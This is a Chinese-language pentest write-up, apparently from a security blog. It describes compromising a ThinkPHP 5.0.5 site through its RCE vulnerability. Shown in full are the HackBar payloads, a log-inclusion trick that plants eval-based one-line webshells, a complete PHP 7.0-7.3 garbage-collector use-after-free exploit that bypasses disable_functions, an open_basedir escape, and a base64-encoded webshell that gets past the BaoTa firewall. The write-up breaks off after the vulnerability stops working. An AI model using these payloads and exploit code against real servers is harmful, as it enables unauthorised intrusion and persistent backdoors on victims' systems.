


记一次失败的渗透测试

原创 队员编号034 酒仙桥六号部队 7月8日

这是 酒仙桥六号部队 的第 34 篇文章。
全文共计2880个字，预计阅读时长10分钟。

0 锁定目标初步尝试

在一次渗透测试做信息收集时，发现网站是ThinkPHPV5.0.5，通过泄露信息得到网站真实IP。



ThinkPHP V5.0.5 { 十年磨一剑-为API开发设计的高性能框架 }

直接使用RCE漏洞，成功执行phpinfo。

PHP Version 7.2.31

System	Linux 3.10.0-1127.el7.x86_64 #1 SMP Tue Mar 31 23:36:51 UTC 2020 x86_64
Build Date	May 15 2020 10:23:52
Configure Command	'./configure' '--prefix=/www/server/php/72' '--with-config-file-path=/www/server/php/72/etc' 'mysql=mysqlnd' '--with-pdo-mysql=mysqlnd' '--with-iconv-dir' '--with-freetype-dir=/usr/local/lib' '--enable-bcmath' '--enable-shmop' '--enable-sysvsem' '--enable-inline-optimization' '--enable-gd-native-ttf' '--with-openssl=/usr/local/openssl' '--with-mhash' '--enable-pcntl' '--enable-opcache'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/www/server/php/72/etc
Loaded Configuration File	/www/server/php/72/etc/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20170718

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 HackBar

Encryption Encoding SQL XSS Other

Load URL

Split URL

Execute

http://index.php?s=captcha

☒ Post data ☐ Referer ☐ User Agent ☐ Cookies Clear All

_method=__construct&filter[]=call_user_func&method=get&get[]=phpinfo

1 初探绕过disable_functions

准备直接执行命令，弹shell，发现函数被禁用：

[2] `ErrorException` in Request.php line 1040

`system()` has been disabled for security reasons

```

1031.      * @param array    $filters 过滤方法+默认值
1032.      * @return mixed
1033.      */
1034.      private function filterValue(&$value, $key, $filters)
1035.      {
1036.          $default = array_pop($filters);
1037.          foreach ($filters as $filter) {
1038.              if (is_callable($filter)) {
1039.                  // 调用函数或者方法过滤
1040.                  $value = call_user_func($filter, $value);
1041.              } elseif (is_scalar($value)) {
1042.                  if (strpos($filter, '/') {
1043.                      // 正则过滤

```

查看器 控制台 调试器 网络 {} 样式编辑器 性能 内存 存储 无障碍环境 HackBar

Encryption Encoding SQL XSS Other

Load URL index.php?s=captcha

Split URL

Execute

☒ Post data ☐ Referer ☐ User Agent ☐ Cookies Clear All

_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=whoami

看了下`disable_functions`禁用了以下函数：

default_charset	UTF-8
default_mimetype	text/html
disable_classes	no value
disable_functions	passthru,exec,system,putenv,chroot,chgrp,chmod,shell_exec,popen,proc_open,pcntl_exec,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,imap_open,apache_setenv

拿到shell再说，首先在日志中先写入一句话，然后利用文件包含去包含日志执行代码，大概思路就是这样，先利用报错把一句话写入日志：

[2] [ErrorException](#) in Request.php line 1040

call_user_func() expects parameter 1 to be a valid callback, function '<?php eval(\$_POST[1337]); ?>' not found or invalid function name

```

1031.      * @param array    $filters 过滤方法,默认值
1032.      * @return mixed
1033.      */
1034.     private function filterValue(&$value, $key, $filters)
1035.     {
1036.         $default = array_pop($filters);
1037.         foreach ($filters as $filter) {
1038.             if (is_callable($filter)) {
1039.                 // 调用函数或者方法过滤
1040.                 $value = call_user_func($filter, $value);
1041.             } elseif (is_scalar($value)) {
1042.                 if (strpos($filter, '/') {
1043.                     // 正则过滤
1044.                     if (!preg_match($filter, $value)) {
1045.                         // 匹配不成功返回默认值
1046.                         $value = $default;
1047.                         break;

```

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾

Load URL

Split URL

Execute

☒ Post data ☐ Referer ☐ User Agent ☐ Cookies [Clear All](#)

因为日志会不断刷新，因此这里需要包含日志重新写入一句话：

[2020-04-24T13:52:37+08:00] ... GET /mobile/image/type/id/32.html [log] ...

率: 33.23req/s [内存消耗: 3,287.65kb] [文件加载: 54] [info] [LANG] /www/wwwroot/.../thinkphp/lang/zh-
array (0 => 'mobile', 1 => 'image', 2 => 'type',),) [info] [HEADER] array ('host' => '...', 'upgrade-in:
Android 10; PCT-AL10 Build/HUAWEIPCT-AL10; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/
AL10_weibo_10.4.1_android android10)', 'accept' => 'text/html,application/xhtml+xml,application/xml;q=0.
v=b3', 'referer' => 'https://...?cookie=3484723', 'accept-encoding' => 'gzip, deflate', 'accept-language' =
'...', 'cookie' => '__sikke__=; usertourist=3484723; UBGLAI63GV=prcnf.1587707303; time=18376;
%7B%22sid%22%3A%201587707302979%2C%20%22vd%22%3A%2041%2C%20%22expires%22%3A%20158
__ty_cpvx_t_1702_cpvx_plan_ids=%7C4%7C%7C11%7C%7C16%7C%7C2%7C; __ty_cpvx_t_1702_cpvx_plan_uid
ty_cpvx_h_1743_cpvx_plan_ids=%7C16%7C%7C11%7C%7C18%7C%7C2%7C; __ty_cpvx_h_1743_cpvx_plan_u

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾

Load URL

Split URL

Execute

☒ Post data ☐ Referer ☐ User Agent ☐ Cookies [Clear All](#)

成功拿到shell：

PHP Version 7.2.31

System	Linu. 0-1127.el7.x86_64 #1 SMP Tue Mar 31 23:36:51 UTC 2020 x86_64
Build Date	May 15 2020 10:23:52
Configure Command	'./configure' '--prefix=/www/server/php/72' '--with-config-file-path=/www/server/php/72/etc' '--enable-mysql=mysqlnd' '--with-pdo-mysql=mysqlnd' '--with-iconv-dir' '--with-freetype-dir=/usr/local/freetype' '--enable-bcmath' '--enable-shmop' '--enable-sysvsem' '--enable-inline-optimization' '--with-curl' '--enable-gd-native-ttf' '--with-openssl=/usr/local/openssl' '--with-mhash' '--enable-pcntl' '--enable-so
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/www/server/php/72/etc
Loaded Configuration File	/www/server/php/72/etc/php.ini
Scan this dir for additional .ini files	(none)

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 HackBar

Encryption Encoding SQL XSS Other

Load URL 222222.php?1337=phpinfo();
Split URL

经过查找资料，多次尝试以后发现可以通过PHP 7.0 < 7.3 (Unix) - ‘gc’ Disable Functions Bypass。

代码脚本：

```

1 <?php
2
3 # PHP 7.0-7.3 disable_functions bypass PoC (*nix only)
4 #
5 # Bug: https://bugs.php.net/bug.php?id=72530
6 #
7 # This exploit should work on all PHP 7.0-7.3 versions
8 # released as of 04/10/2019, specifically:
9 #
10 # PHP 7.0 - 7.0.33
11 # PHP 7.1 - 7.1.31
12 # PHP 7.2 - 7.2.23
13 # PHP 7.3 - 7.3.10
14 #
15 # Author: https://github.com/mm0r1
16
17 pwn($_GET[123]);
18
19

```

```
20 function pwn($cmd) {
21     global $abc, $helper;
22
23     function str2ptr(&$str, $p = 0, $s = 8) {
24         $address = 0;
25         for($j = $s-1; $j >=0; $j--) {
26             $address <=< 8;
27             $address |= ord($str[$p+$j]);
28         }
29         return $address;
30     }
31
32     function ptr2str($ptr, $m = 8) {
33         $out = "";
34         for ($i=0; $i < $m; $i++) {
35             $out .= chr($ptr & 0xff);
36             $ptr >>= 8;
37         }
38         return $out;
39     }
40
41     function write(&$str, $p, $v, $n = 8) {
42         $i = 0;
43         for($i = 0; $i < $n; $i++) {
44             $str[$p + $i] = chr($v & 0xff);
45             $v >>= 8;
46         }
47     }
48
49     function leak($addr, $p = 0, $s = 8) {
50         global $abc, $helper;
51         write($abc, 0x68, $addr + $p - 0x10);
52         $leak = strlen($helper->a);
53         if($s != 8) { $leak %= 2 << ($s * 8) - 1; }
54         return $leak;
55     }
56
57     function parse_elf($base) {
58         $e_type = leak($base, 0x10, 2);
59     }
```

```
60     $e_phoff = leak($base, 0x20);
61     $e_phentsize = leak($base, 0x36, 2);
62     $e_phnum = leak($base, 0x38, 2);
63
64     for($i = 0; $i < $e_phnum; $i++) {
65         $header = $base + $e_phoff + $i * $e_phentsize;
66         $p_type = leak($header, 0, 4);
67         $p_flags = leak($header, 4, 4);
68         $p_vaddr = leak($header, 0x10);
69         $p_memsz = leak($header, 0x28);
70
71         if($p_type == 1 && $p_flags == 6) { # PT_LOAD, PF_Read_Write
72             # handle pie
73             $data_addr = $e_type == 2 ? $p_vaddr : $base + $p_vaddr;
74             $data_size = $p_memsz;
75         } else if($p_type == 1 && $p_flags == 5) { # PT_LOAD, PF_Read_Only
76             $text_size = $p_memsz;
77         }
78     }
79
80     if(!$data_addr || !$text_size || !$data_size)
81         return false;
82
83     return [$data_addr, $text_size, $data_size];
84 }
85
86 function get_basic_funcs($base, $self) {
87     list($data_addr, $text_size, $data_size) = $self;
88     for($i = 0; $i < $data_size / 8; $i++) {
89         $leak = leak($data_addr, $i * 8);
90         if($leak - $base > 0 && $leak - $base < $text_size) {
91             $deref = leak($leak);
92             # 'constant' constant check
93             if($deref != 0x746e6174736e6663)
94                 continue;
95         } else continue;
96
97         $leak = leak($data_addr, ($i + 4) * 8);
98         if($leak - $base > 0 && $leak - $base < $text_size) {
99             $deref = leak($leak);
```

```
100         # 'bin2hex' constant check
101         if($deref != 0x786568326e6962)
102             continue;
103     } else continue;
104
105     return $data_addr + $i * 8;
106 }
107 }
108
109 function get_binary_base($binary_leak) {
110     $base = 0;
111     $start = $binary_leak & 0xffffffffffff000;
112     for($i = 0; $i < 0x1000; $i++) {
113         $addr = $start - 0x1000 * $i;
114         $leak = leak($addr, 0, 7);
115         if($leak == 0x10102464c457f) { # ELF header
116             return $addr;
117         }
118     }
119 }
120
121 function get_system($basic_funcs) {
122     $addr = $basic_funcs;
123     do {
124         $f_entry = leak($addr);
125         $f_name = leak($f_entry, 0, 6);
126
127         if($f_name == 0x6d6574737973) { # system
128             return leak($addr + 8);
129         }
130         $addr += 0x20;
131     } while($f_entry != 0);
132     return false;
133 }
134
135 class ryat {
136     var $ryat;
137     var $chtg;
138
139     function __destruct()
```

```
140 {
141     $this->chtg = $this->ryat;
142     $this->ryat = 1;
143 }
144 }
145
146 class Helper {
147     public $a, $b, $c, $d;
148 }
149
150 if(stristr(PHP_OS, 'WIN')) {
151     die('This PoC is for *nix systems only.');
```

152 }

153

154 \$n_alloc = 10; # increase this value if you get segfaults

155

156 \$contiguous = [];

157 for(\$i = 0; \$i < \$n_alloc; \$i++)

158 \$contiguous[] = str_repeat('A', 79);

159

160 \$poc = 'a:4:{i:0;i:1;i:1;a:1:{i:0;0:4:"ryat":2:{s:4:"ryat";R:3;s:4

161 \$out = unserialize(\$poc);

162 gc_collect_cycles();

163

164 \$v = [];

165 \$v[0] = ptr2str(0, 79);

166 unset(\$v);

167 \$abc = \$out[2][0];

168

169 \$helper = new Helper;

170 \$helper->b = function (\$x) { };

171

172 if(strlen(\$abc) == 79) {

173 die("UAF failed");

174 }

175

176 # leaks

177 \$closure_handlers = str2ptr(\$abc, 0);

178 \$php_heap = str2ptr(\$abc, 0x58);

179 \$abc_addr = \$php_heap - 0xc8;

```
180
181     # fake value
182     write($abc, 0x60, 2);
183     write($abc, 0x70, 6);
184
185     # fake reference
186     write($abc, 0x10, $abc_addr + 0x60);
187     write($abc, 0x18, 0xa);
188
189     $closure_obj = str2ptr($abc, 0x20);
190
191     $binary_leak = leak($closure_handlers, 8);
192     if(!($base = get_binary_base($binary_leak))) {
193         die("Couldn't determine binary base address");
194     }
195
196     if(!($elf = parse_elf($base))) {
197         die("Couldn't parse ELF header");
198     }
199
200     if(!($basic_funcs = get_basic_funcs($base, $elf))) {
201         die("Couldn't get basic_functions address");
202     }
203
204     if(!($zif_system = get_system($basic_funcs))) {
205         die("Couldn't get zif_system address");
206     }
207
208     # fake closure object
209     $fake_obj_offset = 0xd0;
210     for($i = 0; $i < 0x110; $i += 8) {
211         write($abc, $fake_obj_offset + $i, leak($closure_obj, $i));
212     }
213
214     # pwn
215     write($abc, 0x20, $abc_addr + $fake_obj_offset);
216     write($abc, 0xd0 + 0x38, 1, 4); # internal func type
217     write($abc, 0xd0 + 0x68, $zif_system); # internal func handler
218
219     ($helper->b)($cmd);
```


系统发生错误

系统发生错误

←

→

↺

🏠

🔍

/index.php?s=captcha

max_execution_time	300
max_file_uploads	20
max_input_nesting_level	64
max_input_time	60
max_input_vars	1000
memory_limit	128M
open_basedir	/www/wwwroot/ /:/tmp/:/proc/
output_buffering	4096
output_encoding	no value
output_handler	no value
post_max_size	50M
precision	14
realpath_cache_size	4096K

使用代码：

```

1 <?php
2 echo 'open_basedir: '.ini_get('open_basedir'). '<br>';
3 echo 'GET: '.$_GET['c'].' <br>';
4 eval($_GET['c']);
5 echo 'open_basedir: '.ini_get('open_basedir');
6 ?>

```

成功突破目录限制：

The screenshot shows a web browser window with the URL `view-source:http://.../2.php?c=mkdir('milk7ea');chdir('milk7ea');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..')`. The output of the script is displayed in the browser window, showing the current open_basedir path and a list of directories that can be accessed. The output is as follows:

```

open_basedir: /www/wwwroot/.../tmp/:/proc/
GET: mkdir('milk7ea');chdir('milk7ea');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..')
Warning: mkdir(): File exists in <b>/www/wwwroot/.../2.php(4) : eval()'d code</b> on line <b>1</b>
Array
(
    [0] => .
    [1] => ..
    [2] => Recycle_bin
    [3] => backup
    [4] => server
    [5] => wwwlogs
    [6] => wwwroot
)
open_basedir: /

```

The browser's developer tools are open, showing the source code of the script. The script is a PHP file that uses the `eval()` function to execute a series of commands that bypass the `open_basedir` restriction. The commands are:

```

mkdir('milk7ea');chdir('milk7ea');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..')

```

The output of the script shows that the `open_basedir` restriction has been successfully bypassed, and the script is now able to access a wider range of directories on the system.


[illegible]

The image shows the phpMyAdmin login interface. At the top, the browser address bar displays the URL '88/phpmyadmin_eb3b8faed2fe5e23/index.php'. The phpMyAdmin logo, featuring a stylized sailboat, is centered above the text '欢迎使用 phpMyAdmin' (Welcome to use phpMyAdmin). Below this, there is a section for language selection titled '语言 - Language'. A dropdown menu is open, showing '中文 - Chinese simplified' as the selected option. Further down, there is a login section titled '登录'. It contains two input fields: '用户名:' (Username) and '密码:' (Password). At the bottom right of the login section, there is a button labeled '执行' (Execute/Go).

13/22

```
/www/wwwroot/application/database.php
1  <?php
2  // +-----+
3  // | ThinkPHP [ WE CAN DO IT JUST THINK ]
4  // +-----+
5  // | Copyright (c) 2006~2016 http://thinkphp.cn All rights reserved.
6  // +-----+
7  // | Licensed ( http://www.apache.org/licenses/LICENSE-2.0 )
8  // +-----+
9  // | Author: liu21st <liu21st@gmail.com>
10 // +-----+
11
12 return [
13     // 数据库类型
14     'type'          => 'mysql',
15     // 服务器地址
16     'hostname'      => '127.0.0.1',
17     // 数据库名
18     'database'      => ' ',
19     // 用户名
20     'username'      => ' ',
21     // 密码
22     'password'      => ' ',
23     // 端口
24     'hostport'      => '',
25     // 连接dsn
26     'dsn'           => '',
27     // 数据库连接参数
28     'params'        => [],
29     // 数据库编码默认采用utf8
30     'charset'       => 'utf8',
31     // 数据库表前缀
```

80多万访问IP这网站有点逆天，播放次数那么多的那位老哥，注意身体啊，由于MySQL权限不够，于是不考虑继续利用MySQL：



3 再探绕过宝塔防火墙：

由于某些原因，渗透搁置了一段时间，再次来看的时候发现马被删除了，重新拿shell的时候发现对方开了宝塔的防火墙。




怎么办，不能怂，继续怼它，对宝塔返回信息判断，应该是只对传入的参数做了判断，判断是否有敏感函数，并没有对文件内容做验证，修改了下exp，在次成功写入shell：




访问：<http://XXXXX/12345678.php>就会在根目录下生成2222222.php文件
2222222.php的文件内容：

- 1 // 把参数以base64形式传入，然后解嘛，这样就能绕过宝塔对参数的检测
- 2 <?php eval(base64_decode(\$_GET[1337])); ?>

代码执行成功：




看了下时间，半夜2点了，睡觉了，第二天还要上班，于是关掉了电脑，下班后，继续打开网站，发现网站漏洞不能利用了，一下子开始发慌了：



